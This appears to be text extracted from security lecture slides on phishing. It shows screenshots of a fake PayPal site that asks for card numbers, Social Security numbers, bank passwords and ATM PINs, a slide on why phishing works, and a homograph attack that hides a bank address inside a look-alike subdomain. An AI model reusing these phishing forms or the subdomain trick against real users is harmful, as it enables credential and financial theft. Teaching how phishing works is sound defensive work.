
[Find out more here.](#)

This email was sent to vern.

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Open "universalkids.com.br/re.php" in a new window






evenxi.com

Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal
PayPal Informations



Legal First Name

Legal Last Name

DD-MM-YYYY

Street Address

City

Country

State

Zip Code

Mobile

Phone Number

Continue



Your security is our top priority

Confirm Your personal PayPal Informations



Stefani Joanne Angelina

Germanotta

28-03-1986

On Tour

City

United States of America

State

Zip Code


Mobile

Phone Number

Continue

evenxi.com

Confirm Card Information - PayPal



Your security is our top priority

Confirm your
Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Card Number

MM/YYYY

CSC

Social Security Number


☒ This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.

evenxi.com

Confirm Card Information - PayPal



Your security is our top priority

Confirm your Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Not Sure

MM/YYYY

CSC

121-21-2121

☐ This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



Please enter your Secure Code



Name of cardholder Stefani Joanne Angelina Germanotta

Zip Code

Contry United States of America

Card Number Not Sure

Password

Submit

Copyright © 1999-2017 . All rights reserved.



Please enter your Secure Code



Name of cardholder Stefani Joanne Angelina Germanotta

Zip Code

Contry United States of America


Card Number Not Sure


Password

Copyright © 1999-2017 . All rights reserved.

evenxi.com

Confirm Billing Information - PayPal



 Your security is our top priority

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

Bank Name

Account ID


Password

Account Number

☒ ATM PIN


ATM PIN

Continue

 Your financial information is securely stored and encrypted on our servers and is not shared with merchants.

evenxi.com

Confirm Billing Information - PayPal



Your security is our top priority

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

La Rive Gauche

Not Sure


More\$Ecret

121212121

☒ ATM PIN

123?

Continue

 Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



Log In

Your account is ready to use!


Shop, sell things, and transfer money with PayPal now.



Go shopping

Shop safer online and in stores just look for the PayPal logo when you check out.

Buy



Sell something

Sell on eBay or your web site. Get paid instantly, securely.


Sell



Transfer money

Pay a friend back for lunch. Raise money for a group gift. Its fast and easy.

Transfer



Email

Password

Log In

[Having trouble logging in?](#)

Sign Up

The Problem of Phishing

- Arises due to mismatch between reality & user's:
 - Perception of how to assess legitimacy
 - Mental model of what attackers can control
 - Both Email and Web
- Coupled with:
 - Deficiencies in how web sites authenticate
 - In particular, “replayable” authentication that is vulnerable to theft
- Attackers have many angles ...

Personal Banking - PNC Bank - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://www.pnc.com/webapp/unsec/homepagi

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HOME SECURITY ASSURANCE LOCATE PNC CONTACT US CUSTOMER SERVICE

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Online Banking Sign On

User ID: **SIGN ON**

▶ Forgot Your User ID or Password?

New to Online Banking? ▶ **Get Started Now!** ▶ Learn More ▶ View Demo

Sign On to Other Services:

Select Service

PNC Bank Select Reward Visa® Platinum Card

Take advantage of a 0.99% Introductory APR through March 31, 2010 on Balance Transfers

Learn More

1 2 3 4

▶ PNC Security Assurance

Important FDIC Information

PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. [more ▶](#)

Two of America's best-known banks. Now simply one of America's best.

Making the transition to PNC as easy as possible for you.

Products and Services

- ▶ Online Banking and Bill Pay
- ▶ Checking
- ▶ Savings
- ▶ Loans and Lines of Credit
- ▶ Cards

Solutions


Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.

- ▶ Making the Most of Your Money
- ▶ Virtual Wallet
- ▶ Planning for Retirement
- ▶ Saving for Education
- ▶ Buying a Home

Done

www.pnc.com/webapp/unsec/homepage.var.cn

Homograph Attacks

- International domain names can use international character set
 - E.g., Chinese contains characters that look like / . ? =
- **Attack:** Legitimately register var.cn ...
- ... buy legitimate set of HTTPS certificates for it ...
- ... and then create a subdomain:

www.pnc.com/webapp/unsec/homepage.var.cn

This is one subdomain

Check for a padlock?



WACHOVIA



Wachovia
Our community

LOGIN



User ID:

☐ Remember my User ID

Password:

(case sensitive)

Service:

Choose a service... ▼

[Login](#)

Forgot [User ID](#) or [Password](#)?

Retirement Plan Participants: [Login](#)
Education Loan Customers: [Login](#)

PERSONAL FINANCE

[Online Services](#)
Online Banking with BillPay
Mobile Banking
Online Brokerage
[More...](#)

[Retirement Planning](#)
Tools & information for
Lifetime Retirement Planning


[Investing](#)
Accounts & Services
IRAs
[More...](#)

[Banking](#)
Checking
Savings & CDs
Credit Cards
Check Cards
[More...](#)

